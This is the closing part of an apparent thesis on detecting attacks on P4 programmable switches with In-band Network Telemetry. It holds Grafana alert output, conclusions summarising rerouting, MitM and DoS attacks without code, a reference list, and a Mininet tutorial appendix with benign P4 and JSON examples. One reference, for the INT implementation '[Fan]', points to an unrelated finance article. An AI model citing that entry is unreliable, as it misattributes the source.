Evaluate Every 1m
For 1m
Last evaluation a few seconds ago
Evaluation time 0s

Data source InfluxDB

Matching instances 1 firing

State	Labels	Created
Alerting	alertname=INT Switch Latency measure grafana_folder=int	2023-06-29 23:44:00

Value 1e+00

Figure 4.11: Grafana Alert Triggering




Figure 4.12: Timeline of an attack to switch 2

4.7.3 Attack and Mitigation visualization

To conclude, the flow of the attack is described below. Figure 4.11 shows the Grafana trigger in action. Once activated, the trigger sends a notification through the configured communication method.

Figure 4.12 illustrates an example flow of attack and the respective mitigation, using switch latency as an identifying metric. Initially, the system functions normally. However, after the attack starts, the switch's latency rapidly and erratically increases. After a few minutes of this behavior, a control plane reset is issued. During this time, no data is available since packets are not being processed. Finally, after the measures are applied, the system returns to its normal state. Note that the timeline does not represent the least amount of time required to complete a mitigation strategy in a real-world scenario; it should be viewed as an upper bound.

4.8 Conclusions

This chapter begins by examining the available implementations of INT, followed by a practical implementation of the testbed.

The testbed is then used for multiple tests regarding its security capabilities. The conclusion is that INT can detect some types of attacks, such as switch DoS and Man in the Middle (MitM), while it is not so successful in others, such as Traffic re-direction and Single-Host DoS.

Finally, INT is analyzed with regard to its mitigation capabilities, including a practical example. With the help of Grafana Alerts and the *P4Runtime Controller*, a switch can be remotely reset and its function can be restored.

Chapter 5

Conclusion

To conclude this document, a summary of the work is presented below.

Chapter 1 serves as the introductory chapter to the work, providing a formal introduction, motivation, objectives, and contributions.

Chapter 2 begins by providing an allusion to the historical context of networking, detailing the evolution from traditional networks to SDN-based Openflow and P4 networks. Additionally, a brief overview of SDN security is provided.

The remainder of the chapter heavily focuses on the technical and theoretical perspectives of P4. This includes a formal overview of the language, using the official P4 specification [Consortium, 2022], a review of In-Band Network Telemetry (INT), and a review of the state of the art. The state-of-the-art section can be divided into four topics: P4 bug exploitation, SAST and DAST analysis, and network monitoring.

Chapter 3 marks the beginning of the developmental portion of this thesis. The first section discusses the attacker model, which focuses on staying hidden until the attack is initiated. It is assumed that the attacker follows the same model as described in [Black and Scott-Hayward, 2021], using the "Changing P4 Program - Controller initiated" attack as the entry point. A remote trigger architecture is then formed.

The goal of the attack is to remain hidden for as long as necessary without disrupting regular traffic. Three attack methods are achieved by changing the data plane code: traffic re-routing, Man in the Middle (MitM), and Denial of Service (DoS) for both the entire switch and a single connection.

Finally, SAST tests are run using both gauntlet and BF4, with no successful detection observed based on the current state of the art.

Chapter 4 presents a detection and mitigation framework. The framework makes use of a testbed (using a leaf-spine architecture) to test the collection of metrics against created attacks, by using an implementation of INT available online [Fan]. Python3 is used for INT processing, InfluxDB for data storage, and Grafana for data display. Finally, a mitigation solution is proposed that involves setting up Grafana alerts to notify the system admin of abnormalities in the network.

While the attacks developed in chapter 3 are not an innovation to the security world, they were for the first time applied to the P4 data plane. Even if limited in their capabilities and stealth properties, it was proven that no tool is able to automatically detect them in the code.

From a network detection perspective, INT was tested for its suitability as a detection measure. It is important to note that INT alone is not capable of restricting or applying any mitigation measures, as it is used for detection purposes only. Considering this, and taking into account the limitations of the testbed (which only used virtualized switches) and implementation (which did not have all INT features available and only worked with User Datagram Protocol (UDP)), the results demonstrate that INT can detect some forms of attack (such as MitM and switch-wide DoS and possibly re-routing). There are also noticeable limitations in implementing controller-based solutions. The practical solution implemented was a factory reset, as the controller implementation set does not allow for a more granular solution.

Overall, both P4 and P4-INT have a lot of room for improvement in the security detection and mitigation landscape.

5.1 Further Work

Future works consist in expanding the current INT implementation for Transmission Control Protocol (TCP). The expansion would allow testing and comparing the current with other INT implementations. Additionally, it would be interesting to explore the potential of INT in other protocols as well.

Given the limitations of the testbed used in this experiment, it would be beneficial to test INT in Tofino-based or other hardware P4-supported switches. This approach would provide a more comprehensive evaluation of the effectiveness of INT in various network environments.

In summary, expanding the current INT implementation for TCP and or other protocols while also testing it in different network devices, would provide a more complete understanding of INT's capabilities and limitations.

References

Andrei-Alexandru Agape, Madalin Claudiu Danceanu, René Rydhof Hansen, and Stefan Schmid. Charting the security landscape of programmable dataplanes. *arXiv preprint arXiv:1807.00128*, 2018.

Andrei-Alexandru Agape, Madalin Claudiu Danceanu, Rene Rydhof Hansen, and Stefan Schmid. P4fuzz: Compiler fuzzer fordependable programmable dataplanes. In *International Conference on Distributed Computing and Networking 2021*, pages 16–25, 2021.

Mohammad Alizadeh and Tom Edsall. On the data path performance of leaf-spine datacenter fabrics. In *2013 IEEE 21st Annual Symposium on High-Performance Interconnects*, pages 71–74, 2013. doi: 10.1109/HOTI.2013.23.

Izzat Alsmadi and Dianxiang Xu. Security of software defined networks: A survey. *Computers & security*, 53:79–108, 2015.

Conor Black and Sandra Scott-Hayward. Adversarial exploitation of p4 data planes. In *2021 IFIP/IEEE International Symposium on Integrated Network Management (IM)*, pages 508–514. IEEE, 2021.

Pat Bosshart, Dan Daly, Glen Gibb, Martin Izzard, Nick McKeown, Jennifer Rexford, Cole Schlesinger, Dan Talayco, Amin Vahdat, George Varghese, et al. P4: Programming protocol-independent packet processors. *ACM SIGCOMM Computer Communication Review*, 44(3):87–95, 2014.

Krzysztof Cabaj, Jacek Wytrebowicz, Slawomir Kuklinski, Pawel Radziszewski, and Khoa Truong Dinh. Sdn architecture impact on network security. In *FedCSIS (Position Papers)*, pages 143–148, 2014.

Jiamin Cao, Yu Zhou, Chen Sun, Lin He, Zhaowei Xi, and Ying Liu. Firebolt: Finding bugs in programmable data plane generators. In *2022 USENIX Annual Technical Conference (USENIX ATC 22)*, pages 819–834, 2022.

The P4 Consortium. Behavioural model. (accessed: 29.11.2022). URL `https://github.com/p4lang/behavioral-model`.

The P4 Language Consortium. In-band network telemetry (int) dataplane specification, version 2.1. 2020.

The P4 Language Consortium. $P4_{16}$ language specification, version 1.2.3. 2022.

Rogério Leão Santos de Oliveira, Christiane Marie Schweitzer, Ailton Akira Shinoda, and Ligia Rodrigues Prete. Using mininet for emulation and prototyping software-defined networks. In *2014 IEEE Colombian Conference on Communications and Computing (COLCOM)*, pages 1–6, 2014. doi: 10.1109/ColComCon.2014.6860404.

Dragos Dumitrescu, Radu Stoenescu, Matei Popovici, Lorina Negreanu, and Costin Raiciu. Dataplane equivalence and its applications. In *16th USENIX Symposium on Networked Systems Design and Implementation (NSDI 19)*, pages 683–698, 2019.

Dragos Dumitrescu, Radu Stoenescu, Lorina Negreanu, and Costin Raiciu. bf4: towards bug-free p4 programs. In *Proceedings of the Annual conference of the ACM Special Interest Group on Data Communication on the applications, technologies, architectures, and protocols for computer communication*, pages 571–585, 2020.

Mihai Valentin Dumitru, Dragos Dumitrescu, and Costin Raiciu. Can we exploit buggy p4 programs? In *Proceedings of the Symposium on SDN Research*, pages 62–68, 2020.

Lao Fan. (accessed: 20.6.2023). URL `https://www.fool.com/investing/2023/01/29/intel-exits-another-non-core-business/`.

Andy Fingerhut. Resubmit examples. (accessed: 6.12.2022). URL `https://github.com/jafingerhut/p4-guide/blob/master/v1model-special-ops/README.md`.

The Motley Fool. (accessed: 15.6.2023). URL `https://www.fool.com/investing/2023/01/29/intel-exits-another-non-core-business/`.

The Open Networking Foundation. The open networking foundation. (accessed: 13.12.2022). URL `https://opennetworking.org/`.

K Framework. (accessed: 22.12.2022). URL `https://kframework.org/`.

Lucas Freire, Miguel Neves, Lucas Leal, Kirill Levchenko, Alberto Schaeffer-Filho, and Marinho Barcellos. Uncovering bugs in p4 programs with assertion-based verification. In *Proceedings of the Symposium on SDN Research*, pages 1–7, 2018.

Shang Gao, Zecheng Li, Bin Xiao, and Guiyi Wei. Security threats in the data plane of software-defined networks. *IEEE network*, 32(4):108–113, 2018.

Geantonso. (accessed: 20.6.2023). URL `https://github.com/GEANT-DataPlaneProgramming/int-platforms`.

Graphana. (accessed: 15.6.2023). URL `https://grafana.com/`.

Mu He, Andreas Blenk, Wolfgang Kellerer, and Stefan Schmid. Toward consistent state management of adaptive programmable networks based on p4. In *Proceedings of the ACM SIGCOMM 2019 Workshop on Networking for Emerging Applications and Technologies*, pages 29–35, 2019.

InfluxDB. (accessed: 15.6.2023). URL `https://www.influxdata.com/`.

Mandar Joshi. Implementation and evaluation of in-band network telemetry in p4, 2021.

Qiao Kang, Jiarong Xing, and Ang Chen. Automated attack discovery in data plane systems. In *12th USENIX Workshop on Cyber Security Experimentation and Test (CSET 19)*, 2019.

Ali Kheradmand and Grigore Rosu. P4k: A formal semantics of p4 and applications. *arXiv preprint arXiv:1804.01468*, 2018.

Suriya Kodeswaran, Mina Tahmasbi Arashloo, Praveen Tammana, and Jennifer Rexford. Tracking p4 program execution in the data plane. In *Proceedings of the Symposium on SDN Research*, pages 117–122, 2020.

Gina Kramer. In-band network telemetry tests in nren networks. 2021.

Bob Lantz. (accessed: 30.12.2022). URL `https://github.com/mininet/mininet`.

Athanasios Liatifis, Panagiotis Sarigiannidis, Vasileios Argyriou, and Thomas Lagkas. Advancing sdn from openflow to p4: A survey. *ACM Comput. Surv.*, 55(9), jan 2023. ISSN 0360-0300. doi: 10.1145/3556973. URL `https://doi.org/10.1145/3556973`.

Jed Liu, William Hallahan, Cole Schlesinger, Milad Sharif, Jeongkeun Lee, Robert Soulé, Han Wang, Călin Caşcaval, Nick McKeown, and Nate Foster. P4v: Practical verification for programmable data planes. In *Proceedings of the 2018 Conference of the ACM Special Interest Group on data communication*, pages 490–503, 2018.

Nuno Lopes, Nikolaj Bjørner, Nick McKeown, Andrey Rybalchenko, Dan Talayco, and George Varghese. Automatically verifying reachability and well-formedness in p4 networks. *Technical Report, Tech. Rep*, 2016.

Tomáš Martínek, Mauro Campanella, Federico Pederzolli FBK, and Joseph Hill. White paper: Timestamping and clock synchronisation in p4-programmable platforms.

Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. Openflow: enabling innovation in campus networks. *ACM SIGCOMM computer communication review*, 38(2):69–74, 2008.

Mininet. (accessed: 11.1.2023), a. URL `http://mininet.org/api/annotated.html`.

Mininet. (accessed: 5.1.2023), b. URL `https://github.com/mininet/mininet/wiki/FAQ#assign-macs`.

Mininet. (accessed: 11.1.2023), c. URL `https://pypi.org/project/p4runtime/`.

Leonardo de Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

Barefoot Networks. Barefoot tofino. (accessed: 29.11.2022). URL `https://www.intel.com/content/www/us/en/products/network-io/programmable-ethernet-switch/tofino-2-series.html`.

Andres Nötzli, Jehandad Khan, Andy Fingerhut, Clark Barrett, and Peter Athanas. P4pktgen: Automated test case generation for p4 programs. In *Proceedings of the Symposium on SDN Research*, pages 1–7, 2018.

Nping. (accessed: 15.6.2023). URL `https://nmap.org/nping/`.

ONOS. (accessed: 20.6.2023). URL `https://github.com/opennetworkinglab/onos/tree/master/pipelines/basic/src/main/resources`.

Ostinato. (accessed: 15.6.2023). URL `https://ostinato.org/`.

P4. (accessed: 1.1.2023). URL `https://github.com/p4lang`.

P4-OvS. (accessed: 20.6.2023). URL `https://github.com/osinstom/P4-OvS`.

P4Lang. (accessed: 11.1.2023), a. URL `https://github.com/p4lang/behavioral-model/blob/main/targets/README.md`.

P4Lang. (accessed: 31.12.2022), b. URL `https://github.com/p4lang/behavioral-model`.

P4Team. P4 tutorials. (accessed: 28.5.2023). URL `https://github.com/p4lang/tutorials`.

PacketSender. (accessed: 15.6.2023). URL `https://packetsender.com/`.

Fabian Ruffy, Tao Wang, and Anirudh Sivaraman. Gauntlet: Finding bugs in compilers for programmable packet processing. In *14th USENIX Symposium on Operating Systems Design and Implementation (OSDI 20)*, pages 683–699, 2020.

Scapy. (accessed: 21.6.2023). URL `https://scapy.net/`.

Arash Shaghaghi, Mohamed Ali Kaafar, Rajkumar Buyya, and Sanjay Jha. *Software-defined network (SDN) data plane security: issues, solutions, and future directions*, pages 341–387. Springer, Springer Nature, United States, 2020. ISBN 9783030222765. doi: 10.1007/978-3-030-22277-2_14.

Apoorv Shukla, Kevin Nico Hudemann, Artur Hecker, and Stefan Schmid. Runtime verification of p4 switches with reinforcement learning. In *Proceedings of the 2019 Workshop on Network Meets AI & ML*, pages 1–7, 2019.

Apoorv Shukla, Seifeddine Fathalli, Thomas Zinner, Artur Hecker, and Stefan Schmid. P4consist: Toward consistent p4 sdns. *IEEE Journal on Selected Areas in Communications*, 38(7):1293–1307, 2020.

Apoorv Shukla, Kevin Hudemann, Zsolt Vági, Lily Hügerich, Georgios Smaragdakis, Artur Hecker, Stefan Schmid, and Anja Feldmann. Fix with p6: Verifying programmable switches at runtime. In *IEEE INFOCOM 2021-IEEE Conference on Computer Communications*, pages 1–10. IEEE, 2021.

Radu Stoenescu, Dragos Dumitrescu, Matei Popovici, Lorina Negreanu, and Costin Raiciu. Debugging p4 programs with vera. In *Proceedings of the 2018 Conference of the ACM Special Interest Group on Data Communication*, pages 518–532, 2018.

Jakub Svoboda, Ibrahim Ghafir, Vaclav Prenosil, et al. Network monitoring approaches: An overview. *Int J Adv Comput Netw Secur*, 5(2):88–93, 2015.

Bingchuan Tian, Jiaqi Gao, Mengqi Liu, Ennan Zhai, Yanqing Chen, Yu Zhou, Li Dai, Feng Yan, Mengjing Ma, Ming Tang, et al. Aquila: a practically usable verification system for production-scale programmable data planes. In *Proceedings of the 2021 ACM SIGCOMM 2021 Conference*, pages 17–32, 2021.

TRex. (accessed: 15.6.2023). URL `https://trex-tgn.cisco.com/`.

Lily Yang, Ram Dantu, Terry Anderson, and Ram Gopal. Forwarding and control element separation (forces) framework. Technical report, 2004.

Noa Zilberman, Yury Audzevich, G. Adam Covington, and Andrew W. Moore. Netfpga sume: Toward 100 gbps as research commodity. *IEEE Micro*, 34(5): 32–41, 2014. doi: 10.1109/MM.2014.61.

Appendices

Appendix A

Mininet in the context of P4 Tutorials

Mininet is a widely used network simulator, including in the P4 tutorial repository [P4]. Despite the existence of long tutorials over the years, none have focused solely on explaining how P4 is used in the example repository for the P4 language. This contribution aims to address this gap by providing a detailed explanation of how the simulation works in the context of P4's tutorial repository.

Section A.1 introduces the technology.

Section A.2 describes the integration between Mininet and Python.

Section A.3 describes the integration between Mininet and P4.

Section A.4 provides details on switch architecture.

Section A.5 explains the functionality of the different files required for the simulation.

Finally, Section A.6 provides a summary of all the contents provided in the document.

A.1 Mininet

Mininet [Lantz], originally created by Bob Lantz, is a comprehensive network emulation tool that enables users to deploy a complete network in minutes. As noted in [de Oliveira et al., 2014], "the possibility of sharing results and tools at zero cost are positive factors that help scientists to boost their researches despite the limitations of the tool in relation to the performance fidelity between the simulated and the real environment."

While Mininet has some drawbacks, such as limited line-rate fidelity and processing power, they are only of minor relevance given the purpose of the technology. Additionally, Mininet, like P4, is supported by the Open Networking Foundation (ONF), ensuring long-term support.

A.2 Python Mininet

Mininet's API [Mininet, a] supports both Python 2 and Python 3. However, since Python 2 is deprecated as of 2020, it is not considered for the rest of this document.

Using the Mininet API, networks can be instantiated from a Python script, which speeds up the initialization process. Most Mininet abstractions are also usable from within the Python API, including:

- Links, such as OVSLink or TCLink;
- Switches, such as OVSSwitch, IVSSwitch, and P4Switch;
- Controllers, such as NOX, OVS, or Ryu;
- NAT and Linux bridges;

A.3 Mininet and P4

To abstract a P4-enabled switch, the P4Runtime library [Mininet, c] is utilized. With the *P4RuntimeSwitch* abstraction, the switch can be emulated within Mininet.

A.4 BMv2 Architecture

P4 supports several architectures, but since most are closed-source, Mininet only supports a smaller subset. Therefore, Behavioral Model Version 2 (BMv2) [P4Lang, b] is used, which is an openly available implementation of the P4 Switch in C++11. The switch's behavior is generated by JavaScript Object Notation (JSON) format files compiled using the provided P4 compiler (P4c). The BMv2 behavioral model supports several different targets:

- **simple_switch**. This is the main target for the software switch and can execute most $P4_{14}$ and $P4_{16}$ programs. It uses the v1model architecture and can run on most general-purpose CPUs.
- **simple_switch_grpc**. Based on the simple switch, this target includes support for Remote Procedure Call (gRPC) connections from a controller using the P4 Runtime Application Programming Interface (API).
- **psa_switch**. This target is based on the simple switch but uses the Portable Switch Architecture (PSA) instead of the more recent v1model.
- **simple_router and l2_switch**. These targets are implemented as a proof of concept and are largely incomplete[P4Lang, a]. They should not be used over the *simple_switch*.

A.5 Simulation Files

Before execution, the following files are required:

- **P4 file(s)**: These define the behavior of the switch(es).
- **Control plane P4 file(s)**: These provide the entries used to fill the data plane tables (inserted by the control plane).
- **Topology file**: This describes the network topology, connections, switches, and hosts.
- **Makefile**: This automates the network generation process.

Note: The files and code used in this document are taken fully or abridged from the official P4 GitHub repository [P4]. Further information on the respective P4 file can be found at `https://github.com/p4lang/tutorials/tree/master/exercises/basic`.

A.5.1 P4 File

The P4 file defines the data plane behavior and is stored directly in the switch. Its structure is fixed while the switch is running, only allowing modifications to its table entries.

Listing A.1 illustrates a simple P4 program that forwards incoming packets to the correct host.

This program has 4 stages (as mentioned in 2.2): Parser (line 2), Ingress (line 32), Egress (line 69), and Deparser (line 79). It is a basic implementation of the forwarding script, which sets the *egress.port* (line 40), decrements the Time To Live (TTL) (line 43) and changes the source and destination IPs. Note that for the sake of readability, some parts of the code have been removed.

```
1  /(... Omitted ...)/
2  /************* P A R S E R  ************************/
3  
4  parser MyParser(packet_in packet,
5                  out headers hdr,
6                  inout metadata meta,
7                  inout standard_metadata_t standard_metadata) {
8  
9      state start {
10         transition parse_ethernet;
11     }
12 
13     state parse_ethernet {
14         packet.extract(hdr.ethernet);
15         transition select(hdr.ethernet.etherType) {
16             TYPE_IPV4: parse_ipv4;
17             default: accept;
```

```
        }
    }

    state parse_ipv4 {
        packet.extract(hdr.ipv4);
        transition accept;
    }

}

/(... Omitted ...)/

/*********  I N G R E S S   P R O C E S S I N G   ***********/

control MyIngress(inout headers hdr,
                  inout metadata meta,
                  inout standard_metadata_t standard_metadata) {
    action drop() {
        mark_to_drop(standard_metadata);
    }

    action ipv4_forward(macAddr_t dstAddr, egressSpec_t port) {
        standard_metadata.egress_spec = port;
        hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;
        hdr.ethernet.dstAddr = dstAddr;
        hdr.ipv4.ttl = hdr.ipv4.ttl - 1;
    }

    table ipv4_lpm {
        key = {
            hdr.ipv4.dstAddr: lpm;
        }
        actions = {
            ipv4_forward;
            drop;
            NoAction;
        }
        size = 1024;
        default_action = drop();
    }

    apply {
        if (hdr.ipv4.isValid()) {
            ipv4_lpm.apply();
        }
    }
}
/(... Omitted ...)/

/*********  E G R E S S   P R O C E S S I N G   ************/

control MyEgress(inout headers hdr,
                 inout metadata meta,
                 inout standard_metadata_t standard_metadata) {
    apply {  }
}

/(... Omitted ...)/
```

```

/*********   D E P A R S E R  *****************/

control MyDeparser(packet_out packet, in headers hdr) {
    apply {
        packet.emit(hdr.ethernet);
        packet.emit(hdr.ipv4);
    }
}

/(... Omitted ...)/
```

Listing A.1: P4$_{16}$ Simple Forwarding Example

A.5.2 The Cnotrol Plane file

The control plane file uses JSON format and completes the data plane file by inserting entries corresponding to their respective data plane tables. For instance, this file fills in entries for the corresponding *ipv4_lpm* table. Such tables are filled at startup.

Listing A.2 provides an example of a control plane file. For each entry in a given table, you can modify four pieces of information:

- **table**: defines which table the entry corresponds to.
- **match**: defines the matching criteria.
- **action_name**: defines which action is taken in a successful match.
- **action_params**: defines the value for the action parameters.

Note: Each parameter should match its respective data plane counterpart. This means that for an entry to be inserted, a table must exist, and for an action to be called, it must be defined in the data plane, etc.

Listing A.2 provides an example of a control plane file. Since the example only uses one table in the data plane counterpart, all entries are defined for that table. Its behavior can be described as follows: for any given IP (key), the switch performs the *MyIngress.ipv4_forward* action, which sets both the *dstAddress* and *port*.

```
{
  "target": "bmv2",
  "p4info": "build/basic.p4.p4info.txt",
  "bmv2_json": "build/basic.json",
  "table_entries": [
    {
      "table": "MyIngress.ipv4_lpm",
      "default_action": true,
      "action_name": "MyIngress.drop",
      "action_params": { }
    },
    {
      "table": "MyIngress.ipv4_lpm",
      "match": {
        "hdr.ipv4.dstAddr": ["10.0.1.1", 32]
      },
      "action_name": "MyIngress.ipv4_forward",
      "action_params": {
        "dstAddr": "08:00:00:00:01:11",
        "port": 1
      }
    },
    {
      "table": "MyIngress.ipv4_lpm",
      "match": {
        "hdr.ipv4.dstAddr": ["10.0.2.2", 32]
      },
      "action_name": "MyIngress.ipv4_forward",
      "action_params": {
        "dstAddr": "08:00:00:00:02:22",
        "port": 2
      }
    },
    {
      "table": "MyIngress.ipv4_lpm",
      "match": {
        "hdr.ipv4.dstAddr": ["10.0.3.3", 32]
      },
      "action_name": "MyIngress.ipv4_forward",
      "action_params": {
        "dstAddr": "08:00:00:00:03:00",
        "port": 3
      }
    },
    {
      "table": "MyIngress.ipv4_lpm",
      "match": {
        "hdr.ipv4.dstAddr": ["10.0.4.4", 32]
      },
      "action_name": "MyIngress.ipv4_forward",
      "action_params": {
        "dstAddr": "08:00:00:00:04:00",
        "port": 4
      }
    }
  ]
}
```

Listing A.2: Control plane file example

A.5.3 Topology File

The topology file uses the JSON format and contains information about the network and its composition. To create a simple triangle topology, as depicted in Figure A.1, the topology file should follow the format shown in Listing A.3.

```
{
```




Figure A.1: Triangle topology representation

```
"hosts": {
"h1": {"ip": "10.0.1.1/24", "mac": "08:00:00:00:01:11",
       "commands":["route add default gw 10.0.1.10 dev eth0",
                   "arp -i eth0 -s 10.0.1.10 08:00:00:00:01:00"]},
"h2": {"ip": "10.0.2.2/24", "mac": "08:00:00:00:02:22",
       "commands":["route add default gw 10.0.2.20 dev eth0",
                   "arp -i eth0 -s 10.0.2.20 08:00:00:00:02:00"]},
"h3": {"ip": "10.0.3.3/24", "mac": "08:00:00:00:03:33",
       "commands":["route add default gw 10.0.3.30 dev eth0",
                   "arp -i eth0 -s 10.0.3.30 08:00:00:00:03:00"]}
},
"switches": {
    "s1": { "runtime_json" : "triangle-topo/s1-runtime.json" },
    "s2": { "runtime_json" : "triangle-topo/s2-runtime.json" },
    "s3": { "runtime_json" : "triangle-topo/s3-runtime.json" }
},
"links": [
    ["h1", "s1-p1"], ["s1-p2", "s2-p2"], ["s1-p3", "s3-p2"],
    ["s3-p3", "s2-p3"], ["h2", "s2-p1"], ["h3", "s3-p1"]
]
}
```

Listing A.3: Topology File

In this file, the following elements can be found:

- **hosts**. Defines the hosts instantiated by Mininet. Parameters such as IP and MAC address and, startup commands are also defined in this section. In the example, the commands used are:
  - *route add*, which adds a static route to the default gateway (the switch).
  - *arp*, which manipulates the system ARP cache (adds an entry for the switch's MAC address).

- **switches**. Defines switch behavior. Three parameters can be inserted here:
  - *program*. Defines the program inserted into the switch (data plane). Note: If this parameter is not set, then the execution assumes the default P4 file (passed on startup)
  - *runtime_json*. Defines the path for the control plane file (similar to the one presented in section A.5.2).
  - *runtime_cli*. Also defines the path for the control plane file. This file is directed at actions that are only supported by the switch_cli interface (such as setting up mirroring).
- **links**. Defines the links between network nodes. The following list format is used: *[Node1, Node2, Latency, Bandwidth]*, where nodes can be defined as *<Hostname>*, for hosts, and *<SwitchName>*-*<SwitchPort>* for switches. Both *latency* and *bandwidth* is optional, where *latency* is an integer defined in milliseconds(ms) and *bandwidth* is a float defined in megabytes (MB).

Note: Switches do not need to be attributed with IP addresses as they use the Linux Networking Stack[Mininet, b].

A.5.4 Mininet Python Script File

The most complex piece of code presented is the Python file. Its purpose is to guide the execution, using the files mentioned earlier, in order to establish a network without manual setup. The original file can be found at `https://github.com/p4lang/tutorials/blob/master/utils/run_exercise.py`.

Figure A.2 presents an infographic chart of the program's flow of execution. To understand the chart, read it in numerical order, where **3a** occurs after **3** but before **4**. Instead of a single line of execution, the chart was created to reflect the different methods present in the code, resembling the underlying code structure.

The following subsections analyze the different stages of execution (1 to 8) represented in the infographic:

1. Exercise instantiation;
2. Running the Exercise;
3. Creating the Mininet Network;
4. Starting the Mininet Network;
5. Programming the Hosts;
6. Programming the Switches;
7. Instantiating the Mininet Command Line Interface (CLI);
8. Stopping the Mininet Network.

